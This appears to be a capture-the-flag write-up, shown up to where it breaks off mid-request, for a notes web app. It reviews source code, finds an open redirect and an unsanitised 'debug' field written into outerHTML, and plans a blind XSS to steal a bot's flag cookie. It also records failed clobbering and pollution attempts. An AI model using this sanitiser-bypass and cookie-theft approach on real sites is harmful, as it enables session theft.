
```python
@main.route('/report', methods=['GET', 'POST'])
@login_required
def report():
    form = ReportForm()
    if form.validate_on_submit():
        note_url = form.note_url.data
        parsed_url = urlparse(note_url)
        base_url_parsed = urlparse(BASE_URL)

        if not parsed_url.scheme.startswith('http'):
            flash('URL must begin with http(s)://', 'danger')
        elif parsed_url.netloc == base_url_parsed.netloc and parsed_url.path == '/view' and 'note=' in parsed_url.query:
            note_id = parsed_url.query[-36:]
            try:
                if uuid.UUID(note_id):
                    with reporting_lock:
                        if current_user.id in reporting_users:
                            flash(
                                'You already have a report in progress. Please respect our moderation capabilities.', 'danger')
                        else:
                            reporting_users.add(current_user.id)
                            threading.Thread(target=call_bot, args=(
                                note_url, current_user.id)).start()
                            flash('Note reported successfully', 'success')
            except ValueError:
                flash(
                    'Invalid note ID! Example format: 12345678-abcd-1234-5678-abc123def456', 'danger')
        else:
            logger.warning(f"Invalid URL provided: {note_url}")
            flash('Please provide a valid note URL, e.g. ' + BASE_URL +
                  '/view?note=12345678-abcd-1234-5678-abc123def456', 'danger')

        return redirect(url_for('main.report'))

    return render_template('report.html', form=form)
```

<u>HTML front end code</u>

First we can check the “create.html” source code that is used in the front end to created notes.

We see the code for the API call we inspected earlier in burp suite to /api/notes/store with a JSON body containing the “content”

We can also see DOMpurify being used to sanitize the notes from malicious payloads.




```
    document
        .getElementById("submit-button")
        .addEventListener("click", function () {
            const rawContent = document.getElementById("note-content").value;

            if (!rawContent) {
                showFlashMessage("Note content cannot be empty!", "danger");
                return;
            }

            const sanitizedContent = DOMPurify.sanitize(rawContent);

            fetch("/api/notes/store", {
                method: "POST",
                headers: {
                    "Content-Type": "application/json",
                    "X-CSRFToken": csrf_token,
                },
                body: JSON.stringify({
                    content: sanitizedContent,
                }),
            })
                .then((response) => response.json())
                .then((data) => {
                    if (data.success) {
                        const noteId = data.note_id;
                        document.getElementById("note-id").value = noteId;
                        document.getElementById(
                            "note-id-section"
                        ).style.display = "block";
                        document.getElementById("view-note-link").href =
                            "/view?note=" + noteId;
                        showFlashMessage("Note saved successfully!", "success");
                    } else {
                        showFlashMessage("Error: " + data.error, "danger");
                    }
                });
        });
```

We can move on to the “view.html” page source code to see how this works.

First a check for a potential path traversal. The note UUID may not include ../ . This feels like a weak protection.

Again DOMpurify sanitize. XSS (Cross site scripting) is probably impossible when creating notes.


The code seems to accept 3 JSON parameter from the /api/notes/fetch/UUID request.
- content => which we saw in burp suite as the only JSON key we have.
- error => We never saw this one appearing but this can happen if we may request an invalid note.
- **debug => This one we also never saw earlier but this is a key one as it bypasses the DOMpurify sanitize for the input it gets!**



```javascript
function fetchNoteById(noteId) {
    if (noteId.includes("../")) {
        showFlashMessage("Input not allowed!", "danger");
        return;
    }
    fetch("/api/notes/fetch/" + decodeURIComponent(noteId), {
        method: "GET",
        headers: {
            "X-CSRFToken": csrf_token,
        },
    })
        .then((response) => response.json())
        .then((data) => {
            if (data.content) {
                document.getElementById("note-content").innerHTML =
                    DOMPurify.sanitize(data.content);
                document.getElementById(
                    "note-content-section"
                ).style.display = "block";
                showFlashMessage("Note loaded successfully!", "success");
            } else if (data.error) {
                showFlashMessage("Error: " + data.error, "danger");
            } else {
                showFlashMessage("Note doesn't exist.", "info");
            }
            if (data.debug) {
                document.getElementById("debug-content").outerHTML =
                    data.debug;
                document.getElementById(
                    "debug-content-section"
                ).style.display = "block";
            }
        });
}

function isValidUUID(noteId) {
    const uuidRegex =
        /[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}$/i;
    return uuidRegex.test(noteId);
}

function validateAndFetchNote(noteId) {
    if (noteId && isValidUUID(noteId.trim())) {
        history.pushState(null, "", "?note=" + noteId);
        fetchNoteById(noteId);
    } else {
        showFlashMessage(
            "Please enter a valid note ID, e.g. 12345678-abcd-1234-5678-abc123def456.",
            "danger"
        );
    }
}
```

We are starting to find interesting stuff and maybe a way to bypass sanitization.

The BOT folder code.




Name	Date modified	Type	Size
Today			
Dockerfile	15/08/2024 16:58	File	1 KB
index.js	15/08/2024 16:58	JavaScript Source File	2 KB
package.json	15/08/2024 16:58	JSON Source File	1 KB

The last part to finish our recon is the BOT functionality. “index.js” is the file to look into.


This is showing a headless browser visiting our reported note URL.

It checks if the URL starts with http://127.0.0.1 or the domain hostname where the challenge is running.


There is another interesting part in the code. The flag is stored in a web cookie. Only the BOT is able to see this cookie.



```javascript
const express = require("express");
const puppeteer = require("puppeteer");
const app = express();
const PORT = 8000;

const FLAG = process.env.FLAG;
const BASE_URL = process.env.BASE_URL || "http://127.0.0.1";

app.use(express.json());
```



```javascript
app.post("/visit", async (req, res) => {
    let { url } = req.body;
    if (!url) {
        return res.status(400).json({ error: "URL is required" });
    }

    if (!url.startsWith(BASE_URL)) {
        return res
            .status(400)
            .json({ error: `URL must start with ${BASE_URL}` });
    }
```


```
        await page.setCookie({
            name: "flag",
            value: FLAG,
            url: BASE_URL,
        });
```

Take aways after recon

1) we found an open redirect: GET /contact?return=https://google.com

2) The flag is inside a we cookie only the BOT can see when visiting a URL we can report. This feels like a blind XSS (cross site scripting) where the BOT needs to visit a URL with our XSS payload so we can exfiltrate the cookie.

3) The only way to bypass Mozilla bleach and DOMpuriy sanitization is in the debug JSON parameter for POST /api/notes/store. One issue this parameter is not known in the back end code and seems not to exist. We somehow need to pass an XSS payload via the store functional so the BOT reads this note with our payload.


First exploit attempts

The goal set is pretty clear.

1) We need to store a note with an XSS payload.
2) We ask the BOT to visit our report and our XSS should fire against the BOT so we can exfiltrate the cookies.

Biggest issue is that the note creation has double protection with DOMpurify and Mozilla bleach. XSS is definitely not possible or is it?

The note viewing functionality contains a bypass if we can include a “debug” key in our note creation.



```
        fetch("/api/notes/fetch/" + decodeURIComponent(noteId), {
            method: "GET",
            headers: {
                "X-CSRFToken": csrf_token,
            },
        })
            .then((response) => response.json())
            .then((data) => {
                if (data.content) {
                    document.getElementById("note-content").innerHTML =
                        DOMPurify.sanitize(data.content);
                    document.getElementById(
                        "note-content-section"
                    ).style.display = "block";
                    showFlashMessage("Note loaded successfully!", "success");
                } else if (data.error) {
                    showFlashMessage("Error: " + data.error, "danger");
                } else {
                    showFlashMessage("Note doesn't exist.", "info");
                }
                if (data.debug) {
                    document.getElementById("debug-content").outerHTML =
                        data.debug;
                    document.getElementById(
                        "debug-content-section"
                    ).style.display = "block";
                }
            });
    }
```

My first idea was something like DOM clobbering via basic HTML in the note creation. (https://portswigger.net/web-security/dom-based/dom-clobbering) but Mozilla bleach was removing the "id" parameters from my input.


Another thought I tried Python class pollution: https://portswigger.net/daily-swig/prototype-pollution-like-bug-variant-discovered-in-python

I also thought about regular prototype pollution: https://portswigger.net/web-security/prototype-pollution

My goal with the above was to alter or pollute the JavaScript code in such way the "data.debug" object gets created and we can enter that if loop. All the above attempts failed miserably :-)

By doing response manipulation in burp suite I can show what I hoped to achieve. This is purely self XSS via burp and not usable but it shows what I am trying to achieve.


I created a note and then view the note but I intercept the view API call to alter the response:



Request to http://localhost:80 [127.0.0.1]


```
GET /api/notes/fetch/0ad40c9c-47c9-40c4-9229-258c0a52d505 HTTP/1.1
Host: localhost
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
